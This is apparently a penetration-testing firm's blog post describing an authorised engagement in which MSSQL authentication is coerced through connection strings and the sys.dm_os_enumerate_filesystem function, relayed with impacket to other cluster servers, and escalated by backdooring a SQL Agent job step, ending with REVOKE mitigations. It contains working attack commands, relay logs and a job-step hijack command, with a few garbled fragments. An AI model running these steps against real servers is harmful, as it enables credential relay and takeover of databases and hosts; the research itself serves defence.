Where There Is MSSQL, There Is A Way
-
 Max Keasley
  Owen Reeve
  Sharan Patil
 - 4 May 2026
Max Keasley Owen Reeve Sharan Patil NTLM relaying has been a well explored attack against databases, however the trigger for NTLM relay from an MSSQL shell usually depended on the extended stored procedures xp_dirtree and xp_fileexist. Multiple times during configuration reviews of the database server configuration, we would encounter MSSQL servers which had the dangerous extended stored procedures disabled, but at the same time were not enforcing Extended Protection for Authentication (EPA). These MSSQL servers would usually be a high-availability pair or a cluster which had the same service account responsible for running the SQL service. In which case, these would be ripe for MSSQL NTLM relay attacks as long as we find a way to initiate it.
We strongly believe that any claims made during an assessment require evidence to support it. Similarly, to prove EPA was a major issue, we often relied on blogs and lab demos as we did not always have an actual proof-of-concept within the client environment to demonstrate the exact impact. Often times this would occur due to the scope of the assessment or other limitations that prevented us from active exploitation. Having to debate the theoretical exploitation of the lack of EPA led us to investigate other authentication coercion methods that could be used in place of the known stored procedures so that we can move the discussion away from theory and into practice.
From Microsoft’s documentation:
Dynamic management views (DMVs) and dynamic management functions (DMFs) return server state information that can be used to monitor the health of a server instance, diagnose problems, and tune performance.
The Required Permissions section states that in order for a SQL user to query the DMV or DMF, they are required to have SELECT permissions on object and VIEW SERVER STATE or VIEW DATABASE STATE permission in SQL Server 2017.
Based on that, we started digging deeper into how this operates as we wanted to see if there was a way to achieve OS command execution or in general any code execution on the system. We listed all the functions and one function in particular that caught our attention was sys.dm_os_enumerate_filesystem and sys.dm_os_file_exists. Why did we pick this? Well, it had os in the name and said it enumerated the file system. So the question at hand is, can we use this function to read files? We won’t spoil the result but we actually found that most of the well known extended stored procedures had their Data Management Function (DMF) counterparts.
We did what any professional researcher does… copy-paste the command in Google search and see the results. One blog from Erik Darling from 2017 had an example of the command being executed. The output kind of looked similar with xp_fileexist as shown below:

SIDE NOTE: there is also a really fun and interactive setting inside MSSQL called “Allow filesystem enumeration” which is enabled by default. Disabling this does… absolutely nothing. From a little bit of reverse engineering it turns out that this configuration is entirely blank and serves no purpose… but is ENABLED BY DEFAULT… great!
Turns out, our little DMFs can be abused for coercion. Goodbye xp_dirtree, hello sys.dm_os_enumerate_filesystem and sys.dm_os_file_exists. We became aware of these functions back in March 2024 and it proved to be the missing link in our exploit chain.

A client engaged us to perform an end-to-end assessment on one of their new deployments. Using these DMFs we ended up identifying a full blown attack path starting from an unauthenticated perspective leading to complete server and app compromise. However, we would like to highlight that this was mainly possible as we had full access to the entire environment so we could build a complete picture on how things interacted with each other. The main takeaway is that performing web assessments collaboratively while having access to backend infrastructure can lead to the discovery of impactful attack paths, and a much better depth of coverage.
Data Source=np:\\IP\pipe\sql\query; Initial Catalog=test; Integrated Security=SSPI;
NTLM SPN MSSQLSvc/hostname and MSSQL to MSSQL relay failed at the time of the assessmentNTLM SPN will be CIFS/hostname or HOST/hostname, this enables the classic cross-protocol relaysys.dm_os_enumerate_filesystem, to replicate xp_dirtree authentication coercion, we could relay the authentication request to another MSSQL server in a high-availability cluster and gain access as a privileged usersysadmin on the database server which allowed us to use xp_cmdshell to gain access on the underlying hostReversec was approached to do an assessment of an application developed by esq, supposedly under Hewlett Packard Enterprise (HPE). This company developed several applications which would be used for analysing ATM and Point of Sales (POS) transactions from HPE NonStop servers. It was a mix of Java and .NET applications all hosted on two Windows servers. Their configuration consisted of an application and a UI server. As the names suggested, the UI server was the frontend and application server did the actual processing. There were four database servers configured in a high-availability group.
Unlike a traditional black box engagement, we performed the assessment in a collaborative manner and had access to the underlying servers as well as administrative privileges on the application itself. Using this level of access, the goal of the engagement was to understand the possible attack paths that existed in the solution. As well as to understand how all these components interacted with each other.
To understand the backend processing of the application, we tried to reverse engineer the war file used by the application. This was in an effort to figure out the code flow, and in doing this we stumbled upon some default settings. These were the fallback values to be used if the user-supplied inputs were missing. We kept a note of these and proceeded to investigate the application. It exposed an API on a different port compared to the main site. There was a mention of swagger within the application and we tried the default credentials for swagger authentication, which worked. Investigating the application a little more, with our newly acquired admin privileges, we identified an API that performed actions against the UI server on behalf of the user.
So a user input would undergo the following process:
The API on the app server checked privileges of the user and performed the action if the privileges were valid. At first, we tried to use our administrative credentials to communicate with this API, but failed. However, we found that the UI server communicated with the API using a different set of credentials and not the user credentials we were assigned. These credentials were the default credentials we discovered in the app’s war file. Since we knew who the vendor was, we tried to search for any documentation available on the internet. Referring to vendor documentation, and verifying with the documents shared by the client, we identified that these were default credentials.
Now that we had identified the API credentials, we proceeded to reset an administrator’s password. We used an account assigned to us as part of the assessment.

Post authentication, we listed all the users

We issued a password reset request for the administrator acccount
We logged in to the admin panel after a successful password reset

The application user credentials we had would not be able to authenticate with the database server as it needed its own set of credentials. But what we did know was the application was able to access the database. So our suspicions were that either the host itself or a service account was the principal that authenticated to the database server. We just needed to figure out a way to coerce the web application to authenticate with our attacker-controlled device so that we can capture the hash, crack it and log into the SQL server. We knew that the machine accounts were not allowed to authenticate with the database, so we needed to coerce service account authentication. Per the design of the application, it allowed administrative users to run some SQL queries as well as specify the data source which they should be run against.
The application allowed the administrator to execute custom T-SQL queries. However, these were restricted to only a set of databases and tables. The majority of the SQL features were disabled or restricted. There was server-side validation and parameterised queries which prevented the limited SQL injection attempts we tried.
Another feature of the application was that the admin user could specify a data source (MSSQL server and database name) to be used by the app server. There were two applications where we could specify the data source. Both these applications used different database drivers:
The JDBC driver was a little restrictive in how we could force the authentication. The syntax to specify the datasource was as follows:
jdbc:sqlserver://[serverName[\instanceName][:portNumber]][;property=value[;property=value]]
We could coerce the authentication from this as we can specify the serverName and port to our IP address and specify it to use Integrated Authentication as follows:
jdbc:sqlserver://x.x.x.x:1433;integratedSecurity=true;database=DATABASE;
Testing the connection:
$sudo responder -I eth1
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  [REDACTED FOR BREVITY]
[+] Listening for events...

[MSSQL] NTLMv2 Client   : x.x.x.x
[MSSQL] NTLMv2 Username : domain\account
[MSSQL] NTLMv2 Hash     : account::domain:f4ff5d0[snipped]00
[SNIPPED]
All we need now is to relay the authentication to the MSSQL server and we should be good. Unfortunately, we realised that impacket only supported SMB -> MSSQL relay and to perform our attack we would have to write a whole new tool for this. Given the timeline of the engagement, as well as the rest of the testing scope we needed to cover, we decided to table this and focus on the other areas.
We did notice that Eugenie Potseluevskaya had just created a pull request for MSSQL -> MSSQL relay. This should have made our life a lot more easy and we expected it to work, but… unfortunately it didn’t work. Perhaps it was a configuration issue in the environment or maybe a layer 8 issue. We only had a day or two left on the engagement and we could not spend more time debugging so we had to focus on our remaining objectives.
The Proof-of-Concept in the pull request:
[2025-11-16 16:39:07 PST] $ python3 examples/ntlmrelayx.py --no-smb-server --no-http-server --no-wcf-server --no-raw-server -i -debug -t mssql://192.168.1.134
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /home/ep/Desktop/impacket_mssql/lib/python3.12/site-packages/impacket
[+] Protocol Attack WINRMS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up MSSQL Server on port 1433
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (MSSQL): Received connection from 192.168.1.1, attacking target mssql://192.168.1.134
[+] (MSSQL): Receieved TDS pre-login from client
[*] Encryption required, switching to TLS
[+] (MSSQL): Sending our own TDS pre-login response to client
[+] (MSSQL): Parsing the client's login request
[*] (MSSQL): Client login request:
[*] (MSSQL): Hostname    : lHtfybNt
[*] (MSSQL): Client Name : ujKkODqs
[*] (MSSQL): App Name    : ujKkODqs
[*] (MSSQL): Database    : msdb
[+] (MSSQL): Removed the original database: msdb, the database is empty now. Change the --mssql-db setting if you want to specify the database
[+] (MSSQL): Relaying authentication to server
[*] (MSSQL): Authenticating connection from test.local/sqluser@192.168.88.1 against mssql://192.168.1.134 SUCCEED [1]
[*] mssql://TEST.LOCAL/SQLUSER@192.168.1.134 [1] -> Started interactive MSSQL shell via TCP on 127.0.0.1:11000
This is our hypothesis as to why it failed, but we are happy to be corrected.
Let us look at the Wireshark captures to see what was happening. The author of the MSSQL to MSSQL relay used impacket in the PoC, so let us try the same.
Why do we think they used impacket?
If you look at the Hostname, Server Name and the App Name, it used an arbitrary name and our local attempt was very similar
[*] (MSSQL): Received connection from y.y.y.y, attacking target mssql://x.x.x.x
[+] (MSSQL): Receieved TDS pre-login from client
[*] Encryption required, switching to TLS
[+] (MSSQL): Sending our own TDS pre-login response to client
[+] (MSSQL): Parsing the client's login request
[*] (MSSQL): Client login request:
[*] (MSSQL): Hostname    : LckQcmYn
[*] (MSSQL): Server Name : y.y.y.y
[*] (MSSQL): Client Name : AFuTlaCX
[*] (MSSQL): App Name    : AFuTlaCX
[+] (MSSQL): Removed the original database: , the database is empty now. Change the --mssql-db setting if you want to specify the database
[+] (MSSQL): Relaying authentication to server
[*] (MSSQL): Authenticating connection from domain/adminaccount@y.y.y.y against mssql://x.x.x.x SUCCEED [1]
[*] mssql://domain/svcaccount@x.x.x.x [1] -> Executing SQL: Select user_name()

---
dbo
Inspecting Wireshark: 
We can see the NTLM SPN is set to CIFS when impacket tries to perform windows/integrated authentication. But the JDBC driver uses the NTLM SPN MSSQLSvc by default when performing windows/integrated authentication with the MSSQL server. We tried authentication with SSMS and observed the NTLM SPN was set to MSSQLSvc and MSSQL to MSSQL relay failed.
(MSSQL): Sending our own TDS pre-login response to client
[+] (MSSQL): Parsing the client's login request
[*] (MSSQL): Client login request:
[*] (MSSQL): Hostname    : DEBUGGER
[*] (MSSQL): Server Name : y.y.y.y
[*] (MSSQL): Client Name : Framework Microsoft SqlClient Data Provider
[*] (MSSQL): App Name    : Microsoft SQL Server Management Studio
[+] (MSSQL): Removed the original database: , the database is empty now. Change the --mssql-db setting if you want to specify the database
[+] (MSSQL): Relaying authentication to server
[-] ERROR(TARGET): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.
[-] (MSSQL): Authenticating against NTLM failed
[-] (MSSQL): Authenticating against mssql://x.x.x.x as domain/svcaccount FAILED

With SSMS, you could set the NTLM SPN to CIFS or HOST during authentication. However this would have to be done manually and we could not use it within the application. Additionally, the JDBC driver did not support setting our own NTLM SPN as the application was validating the JDBC connection string.
We eventually found another location in the application which allowed us to specify our own data source.
Another location in the application allowed us to specify our own data source. The syntax for specifying the source is shown below:
Server=myServerAddress;Database=myDataBase;Trusted_Connection=True;
We hit a roadblock again, the authentication request was using the NTLM SPN: MSSQLSvc. But, we knew that MSSQL supported named pipe. Given this was a .Net SQL driver, it should be possible for us to specify the data source and connect over named pipe with this syntax :
Data Source=np:\\x.x.x.x\pipe\sql\query; Initial Catalog=test; Integrated Security=SSPI;

This forced the application to authenticate with our host over SMB with the NTLM SPN: CIFS as shown below:

With our new found success, we could now proceed to relay the authentication requests to the target MSSQL server and perform the classic cross-protocol: SMB -> MSSQL relay.
impacket-ntlmrelayx -smb2support -t mssql://x.x.x.x -q 'Select user_name()' --no-http-server --no-wcf-server --no-raw-server --no-multirelay
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[REDACTED FOR BREVITY]
[*] Setting up SMB Server on port 445
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-2 (process_request_thread): Received connection from y.y.y.y, attacking target mssql://x.x.x.x
[*] Authenticating against mssql://x.x.x.x as domain/svcaccount SUCCEED
[*] Executing SQL: Select user_name()

-----
guest
Similar to SMB channel binding, MSSQL servers also support channel binding using a feature called as Extended Protection for Authentication. This feature is disabled by default, which allows the cross-protocol relay to succeed.
We had our relay working, but we are only a guest user on the database with very limited privileges. However, as we are looking at a high-availability cluster, all the servers are running the SQL service under the same service account. As such, theoretically another cross protocol relay against the other SQL servers participating in the high-availability pair should grant us access to the server as the service account. But, xp_dirtree and other stored procedures were disabled which would prevent the authentication coercion.
We will discuss in depth about views, functions and objects in another blog, but it should be noted that the SELECT permission for all of them are granted to the public role by default. There were several functions which are useful to us, and one such function was sys.dm_os_enumerate_filesystem since it could be used to gain information about a user specified location on the underlying OS. This was very handy as it could be used to coerce authentication for a cross protocol relay. An interesting point to note is that executing xp_fileexist as a low-priv user does not return a response, but does still coerce authentication. However, in contrast, executing sys.dm_os_enumerate_filesystem as a low-priv user both returns a response and coerces authentication. But, as mentioned, find out more about all of this in our next blog.
During the first NTLM relay to the MSSQL server we used impacket’s SOCKS server option as this would let us interact with the DB server with other tools and does not require us to know/specify the correct password during authentication.
proxychains impacket-mssqlclient domain/svcaccount@x.x.x.x -windows-auth
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  x.x.x.x  ...  OK

[*] ACK: Result: 1 - Microsoft SQL Server (150 1793)
[!] Press help for extra shell commands
SQL (domain\svcaccount  guest@master)> SELECT * FROM sys.dm_os_enumerate_filesystem('\\y.y.y.y\test', '*')
INFO(hostname): Line 1: The operating system returned the error '0x80090006(Invalid Signature.)' while attempting 'GetNextStream' on '(null)'.
full_filesystem_path   parent_directory   file_or_directory_name   level   is_directory   is_read_only   is_system   is_hidden   has_integrity_stream   is_temporary   is_sparse   creation_time   last_access_time   last_write_time   size_in_bytes
--------------------   ----------------   ----------------------   -----   ------------   ------------   ---------   ---------   --------------------   ------------   ---------   -------------   ----------------   ---------------   -------------
Upon a successful command execution, we received the coerced authentication request. As the SOCKS server was alive, we used another host for relaying the authentication.
impacket-ntlmrelayx -smb2support -t mssql://z.z.z.z -q 'Select user_name()' --no-http-server --no-wcrver --no-raw-server --no-multirelay
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting up SMB Server on port 445
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-2 (process_request_thread): Received connection from x.x.x.x, attacking target mssql://z.z.z.z
[*] Authenticating against mssql://z.z.z.z as domain/svcaccount SUCCEED
[*] Executing SQL: Select user_name()
---
dbo
In the case above, the service principal account was the sysadmin on the MSSQL servers. So it would be possible to use xp_cmdshell for executing code on the underlying OS. But what if we the account we compromise was not a sysadmin. Is there a way to achieve code execution on the underlying host?
On certain occasions we would find the account we compromised was the owner of certain SQL jobs. We could use the command USE msdb EXEC dbo.sp_help_job to view all the jobs. We discovered there were a few jobs defined that executed PowerShell script on the underlying OS and the compromsied account was the owner of these SQL jobs.
As we are the owner of the job, we could edit the job to execute our arbitrary command when the job was executed. The svcjob was owned by domain\svcaccount and thus could be modified.
svcjob domain\serviceaccount 12345678-4DCC-48FB-B15C-31CA4CFF2B3F
The individual job steps for the svcjob could be queried and the second job step made use of the CmdExec job type which executed a PowerShell command highlighted below:
SELECT * FROM msdb.dbo.sysjobsteps WHERE job_id LIKE '12345678-4DCC-48FB-B15C-31CA4CFF2B3F'
[...REDACTED FOR BREVITY...]
12345678-4DCC-48FB-B15C-31CA4CFF2B3F	2	Run Powershell script	CmdExec	Powershell.exe -file "path\to\script.ps1" 30	NULL	0	1	0	2	0	NULL	NULL	NULL	0	0	0	NULL	1	5	0	20250409	143017	NULL	12345678-4DCC-48FB-B15C-31CA4CFF2B3F
The job step was backdoored to execute a shell command as the SQLAGENT service, domain\svcaccount
EXEC msdb.dbo.sp_update_jobstep @job_id=N'12345678-4DCC-48FB-B15C-31CA4CFF2B3F', @step_id=2, @command=N'cmd.exe /c whoami /all > C:\Windows\Temp\reversec.txt && Powershell.exe -file "path\to\script.ps1"'
The job was manually started at the second step to trigger command execution.
EXEC msdb.dbo.sp_start_job @job_id=N'12345678-4DCC-48FB-B15C-31CA4CFF2B3F', @step_name = 'Run Powershell script'
Once the job was executed the changes were reverted with the following query:
EXEC msdb.dbo.sp_update_jobstep @job_id=N'12345678-4DCC-48FB-B15C-31CA4CFF2B3F', @step_id=2, @command=N'Powershell.exe -file "path\to\script.ps1"'
The content of the C:\windows\temp\reversec.txt file then contained the output of the command execution performed as the domain\svcaccount domain user.
C:\Users>type C:\windows\temp\reversec.txt
USER INFORMATION
----------------
User Name                SID
======================== ==============================================
domain\svcaccount [...REDACTED...]
GROUP INFORMATION
-----------------
Group Name                                            Type             SID                                                            Attributes
===================================================== ================ ============================================================== ===============================================================
[...REDACTED...]
Mandatory Label\High Mandatory Level                  Label            S-1-16-12288
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
[...REDACTED...]
If you are an organisation who would like to prevent such attacks, the following high-level steps could be implemented:
SELECT permissions to SERVER STATE and DATABASE STATE when configuring MSSQL servers.
REVOKE SELECT ON sys.dm_os_enumerate_filesystem TO public
REVOKE SELECT ON sys.dm_os_file_exists TO public
REVOKE SELECT ON sys.dm_os_enumerate_fixed_drives TO public